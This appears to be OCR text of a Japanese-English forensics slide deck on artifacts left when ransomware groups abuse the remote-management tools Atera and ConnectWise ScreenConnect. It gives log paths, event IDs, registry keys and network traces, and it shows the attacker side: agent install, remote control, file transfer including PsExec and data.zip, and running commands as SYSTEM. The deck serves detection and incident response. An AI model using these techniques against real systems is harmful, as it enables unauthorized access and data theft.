


```
作成元サブジェクト:
        セキュリティ ID:          SYSTEM
        アカウント名:             [redacted]
        アカウント ドメイン:      WORKGROUP
        ログオン ID:              0x3E7

ターゲット サブジェクト:
        セキュリティ ID:          NULL SID
        アカウント名:             -
        アカウント ドメイン:      -
        ログオン ID:              0x0

プロセス情報:
        新しいプロセス ID:        0xdc
        新しいプロセス名:  C:¥Windows¥System32¥cmd.exe
        トークン昇格の種類:%%1936
        必須ラベル:               Mandatory Label¥System Mandatory Level
        作成元プロセス ID:  0x1160
1       作成元プロセス名:  C:¥Program Files (x86)¥ATERA Networks¥AteraAgent¥Packages
¥AgentPackageSystemTools¥AgentPackageSystemTools.exe
        プロセスのコマンド ライン:    C:¥Windows¥system32¥cmd.exe /c ""C:¥Program Files (x86)¥ATERA Networks
¥AteraAgent¥Packages¥AgentPackageSystemTools¥7ec0fb1a-e269-43a1-8f49-2d202f6f2f05_WUregistry (copy).bat""

ログの名前(M):    セキュリティ
ソース(S):        Microsoft Windows security  2 ログの日付(D):        2022/12/27 15:33:10
                                               タスクのカテゴリ(Y):  Process Creation
                                               キーワード(K):        成功の監査
                                               コンピューター(R):    [redacted]
```

1. File name of the script
2. Date/Time of script installation

Atera: Artifacts

Feature: PowerShell | Control PowerShell on victim machine and run any commands



```
Windows PowerShell
Copyright (C) Microsoft Corporation. All rights reserved.

PS C:\Windows\system32> whoami
nt authority\system
PS C:\Windows\system32> _
```

Take victim's PowerShell and run commands


Atera: Artifacts

Feature: PowerShell	Control PowerShell on victim machine and run any commands

Useful Artifacts	Files	Registry	Process/NW	Others

Log File

%ProgramFiles%¥ATERA Networks¥AteraAgent¥Packages¥AgentPackageRunCommandInteractive¥log.txt



```
2022/12/27 16:21:30 Command: whoami
2022/12/27 16:21:30 readBytesLength - 1
2022/12/27 16:21:30 ReadStreamOutputAndWrite Message: w
2022/12/27 16:21:30 readBytesLength - 7
2022/12/27 16:21:30 ReadStreamOutputAndWrite Message: hoami

2022/12/27 16:21:30 readBytesLength - 45
2022/12/27 16:21:30 ReadStreamOutputAndWrite Message: nt authority\system
```

1. Executed PowerShell command and date/time
2. Response of the command

Tools Verification - CONNECTWISE

CONNECTWISE®

ALPHV, BlackCat, RagnarLocker	
Relay	Direct
Install	Portable

Target RMM tools

ATERA
AnyDesk
splashtop®
TeamViewer
tight VNC
RemoteUtilities®
CONNECTWISE®
LogMeIn® Be Limitless.
SupRemo
ngrok


Target SYNC tools

RCLONE
MEGA TOOLS Automotive Tools-Equipment
WinSCP Free FTP CLIENT
GoodSync
FreeFileSync
FileZilla

ConnectWise : Artifacts

Installation | **Client program installation to the victim machine**

- Both exe and msi installer will be obtained from attacker’s tenant, thus **no authentication is required during installation.**



Access

Install an agent and connect to unattended devices.

Build Installer

Build an installer to deploy to remote machines and permanently install the access agent. After installation, the agent will appear in the Access section.

Label your machines using the following fields, and pick your installer type:

Name: Use Machine Name

Company:

Site:

Department:

Device Type:

Type: Windows (.exe)

Select an option to share your installer:

ConnectWise : Artifacts

Installation	Client program installation to the victim machine

Useful Artifacts	Files	Registry	Process/NW	Others

Install Path

%ProgramFiles(x86)%¥ScreenConnect Client (<random>)¥*

Service ▶ System.evtx (EventID: 7045)

HKLM¥System¥CurrentControlSet¥Services¥ScreenConnect Client (<random>)

- DisplayName: ScreenConnect Client (<random>)
- ImagePath: "%ProgramFiles(x86)¥ScreenConnect Client (<random>)¥ScreenConnect.ClientService.exe" "?e=Access&y=Guest&h=instance-<Instance ID>-relay.screenconnect.com&p=443&s=<GUID>&k=<key>&v=<val>&c=<Company>&c=<Site>&c=<Department>&c=<DeviceType>&c=&c=&c=&c="


ConnectWise : Artifacts

Installation	Client program installation to the victim machine

Useful Artifacts	Files	Registry	Process/NW	Others

EventLog

Application.evtx (Event ID: 1033, 11707)



イベント プロパティ - イベント 1033, MsiInstaller
全般
詳細

Windows インストーラーにより製品がインストールされました。製品名: ScreenConnect Client ([redacted])、製品バージョン: 22.9.10589.8370、製品の言語: 1033、製造元: ScreenConnect Software、インストールの成功またはエラーの状態: 0

ログの名前(M): Application
ソース(S): MsiInstaller
イベント ID(E): 1033
レベル(L): 情報
ユーザー(U): [redacted]
オペコード(O): 情報
詳細情報(I): イベント ログのヘルプ

1 ログの日付(D): 2023/01/11 16:56:19
タスクのカテゴリ(Y): なし
キーワード(K): クラシック
コンピューター(R): [redacted]

イベント プロパティ - イベント 11707, MsiInstaller
全般
詳細

Product: ScreenConnect Client ([redacted]) -- Installation completed successfully.

ログの名前(M): Application
ソース(S): MsiInstaller
イベント ID(E): 11707
レベル(L): 情報
ユーザー(U): [redacted]
オペコード(O): 情報
ベント ログのヘルプ

1 ログの日付(D): 2023/01/11 16:56:19
タスクのカテゴリ(Y): なし
キーワード(K): クラシック
コンピューター(R): [redacted]

1. Date/Time of agent installation

ConnectWise : Artifacts

Installation	Client program installation to the victim machine


Useful Artifacts	Files	Registry	Process/NW	Others

Process


%ProgramFiles(x86)%¥ScreenConnect Client (<random>)¥ScreenConnect.ClientService.exe
%ProgramFiles(x86)%¥ScreenConnect Client (<random>)¥ScreenConnect.WindowsClient.exe

Network

*.screenconnect.com: 443



```
ScreenConnect.ClientService.exe
    ScreenConnect.WindowsClient.exe
    ScreenConnect.WindowsClient.exe
```




Name	Local address	Local...	Remote address	Rem...	Prot...	State
ScreenConnect.ClientService.exe (8072)	[redacted]	50485	145.40.109.8	443	TCP	Established

```
Domain Name System (response)
    Transaction ID: 0xc1fa
  Queries
    > instance-nveo5a-relay.screenconnect.com: type A, class IN
  Answers
    > instance-nveo5a-relay.screenconnect.com: type CNAME, class IN, cname server-nix
    server-nix90ae26ef-relay.screenconnect.com: type A, class IN, addr 145.40.109.8
        Name: server-nix90ae26ef-relay.screenconnect.com
        Type: A (Host Address) (1)
        Class: IN (0x0001)
        Time to live: 1000 (16 minutes, 40 seconds)
        Data length: 4
        Address: 145.40.109.8
> Authoritative nameservers
```

ConnectWise : Artifacts


Feature: Remote Access Control the victim machine as if accessing via Remote Desktop



✓ Your machine has connected

Your guest has connected. Click Join to launch the host client.

Last updated 0m ago Update Guest Info



Untitled Session - ConnectWise Control
Your computer is being controlled by Cloud Account Administrator

Target monitor screen appears
on the console and able to control
***Copy-Paste b/w hosts-client is available**


ConnectWise : Artifacts

Feature: Remote Access Control the victim machine as if accessing via Remote Desktop

Useful Artifacts Files Registry Process/NW Others

EventLog


Application.evtx (Event ID: 0、Source: ScreenConnect)



Cloud Account Administrator Connected

Version: 22.9.10589.8370
Executable Path: C:¥Program Files (x86)¥ScreenConnect Client (e5461c740c
¥ScreenConnect.ClientService.exe

ログの名前(M): Application
ソース(S): ScreenConnect ログの日付(D):
イベント ID(E): 0 タスクのカテゴリ(Y):




Cloud Account Administrator Disconnected

Version: 22.9.10589.8370
Executable Path: C:¥Program Files (x86)¥ScreenConnect Client (e5461c740c
¥ScreenConnect.ClientService.exe

ログの名前(M): Application
ソース(S): ScreenConnect ログの日付(D):
イベント ID(E): 0 タスクのカテゴリ(Y):

ConnectWise : Artifacts

Feature: File Transfer | Transfer specific files between client(victim) and server(attacker)



ConnectWise Control - Send Files

« Documents › ConnectWiseC

☑ PsExec64.exe

ファイル名(N): PsExec64.exe

フォルダーの参照

Please select the folder to send:

ConnectWise Control - Send Files

« john › ドキュメント › ConnectWiseControl › Files

data.zip

ファイル名(N): data.zip

フォルダーの参照

Please select the folder to send:


ConnectWise : Artifacts

Feature: File Transfer	Transfer specific files between client(victim) and server(attacker)


Useful Artifacts	Files	Registry	Process/NW	Others

EventLog

Application.evtx (Event ID: 0、Source: ScreenConnect)



```
Transferred files with action 'Transfer':
PsExec64.exe
```




```
Transferred files with action 'Transfer':
Files
Files/PsExec64.exe
```

The event logs are recorded each times files are sent from attacker to victim.
The reverse transmission is not recorded.


ConnectWise : Artifacts

Feature: Run Command Run specific commands on victim machine



```
> whoami
```

Select target and execute specific commands



```
Cloud Account Administrator 01/07 18:49:03

  > whoami

Guest 01/07 18:49:03

  C:¥WINDOWS¥system32>whoami
  nt authority¥system
```

Command is executed by NT AUTHORITY¥SYSTEM User

